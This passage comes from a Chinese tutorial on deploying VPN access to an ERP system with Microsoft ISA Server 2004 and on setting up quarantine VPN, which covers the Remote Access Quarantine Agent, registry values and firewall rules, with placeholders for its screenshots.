


图15




图16




图17

小提示：创建该防火墙规则时一定要注意访问的源地址和目的地址，访问源为VPN客户端，目的为内部，如果你还有其他需求，可以继续添加源和目的地址，但VPN客户端到内部的访问一定是要有的，不然VPN客户端是不能成功连接的。

防火墙规则创建并应用完毕后，我们就可以使用VPN客户端来连接内部网络的ERP系统了，如图18和图19所示。

整个部署过程到此完成，通过ISA2004的VPN功能来实现企业ERP部署是比较简单的。利用ISA2004部




图18




图19

署VPN，首先要保证你有固定的外网IP地址，当然也你可以通过动态域名解析服务来实现动态IP地址与域名的绑定，但是稳定性是必须要考虑到的，如果很难做到的话，就只有选择硬件设备了。

以上就是ISA2004企业版的VPN简单企业应用和部署的演示，接下来我将讲解ISA2004的安全隔离VPN功能。该实验有一定的难度，失败个三、五次都是很正常的现象。

安全隔离VPN实例

广告时间：请不要走开，广告过后精彩马上回来：）

本人在做这个实验的时候出了不少问题，在整个配置过程中感觉没有出什么差错，但经过多次尝试，发现在修改注册表时少了一个字母，做人真"失败"呀。所以大家在做这个实验时一定要细心、细心、再细心，失败后多做分析和检查，有很多时候都是设置错误导致失败的。

安全隔离VPN就是网络访问隔离，只有当符合某些网络安全条件时才可以正常的使用网络资源，否则不能正常访问资源。在企业中有很多的移动办公用户，这些用户可能经常出差在外，他们的计算机中可能感染一些病毒或者不经常进行Windows Update更新，当这些用户通过VPN连接到企业内部时，就很有可能给企业的内部网络带来网络安全威胁，所以要对这些客户端进行强制的安全检查。在ISA2004中已经集成了这个功能，作为管理员，只需要做一些设置就可以启用该功能，它通过对拨入企业的客户端进行脚本检测，如果拨入的客户端没有通过安全检查时，会被ISA放入到被隔离的VPN网络中，只有当客户端符合安全脚本检查后，ISA才会把它移动进VPN网络，并允许正常访问。下面将针对检查客户端是否开启ICF防火墙为例做讲解。

我们要启动网络访问隔离功能时，必须要安装有Remote Access Quarantine Agent服务，用系统安装盘就可以安装这个组件了。也可以自己编写批处理安装，安装完毕后将该服务启动，不然后面的实验会出错的，如图20和图21所示。

安装好RQS服务后，我们开始修改注册表文件，进入HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\rqs\中，创建两个键值。首先建立多字符串值，命名为AllowedSet，数据值设置为RQVersion3，这个数据值不是自己写的，它是安全检查脚本中定义的数值，大家可以打开检查脚本来进行查看。再建立字符串值，命名为Authenticator，数据值要去指定ISA2004安装路径下的一个名为vpnplgin.dll的动态链接库，路径为C:\Program Files\Microsoft ISA Server\vpnplgin.dll，如图22所示。




图20




图21




图22

修改完注册表后，我们还需要修改ISA中的设置。首先要创建防火墙规则，使ISA允许RQS通知程序访问网络。创建该规则的方法和创建速达ERP软件的规则一样，都需要自己添加协议，但这里的协议设置为TCP协议，方向为出站，端口号为7250，如图23所示。




图23

再有一点要注意的，就是访问规

则的源为"被隔离的VPN客户端"，目的为"本地主机"。当启用VPN隔离功能时，所有拨入的客户端都被ISA放入被隔离的网络中，所以源一定要设置为"被隔离的VPN客户端"，隔离的VPN客户端是要和ISA主机进行通信来确定是否符合安全要求，所以目的也就是"本地主机"了，如图24所示。接下来的就是要启用隔离

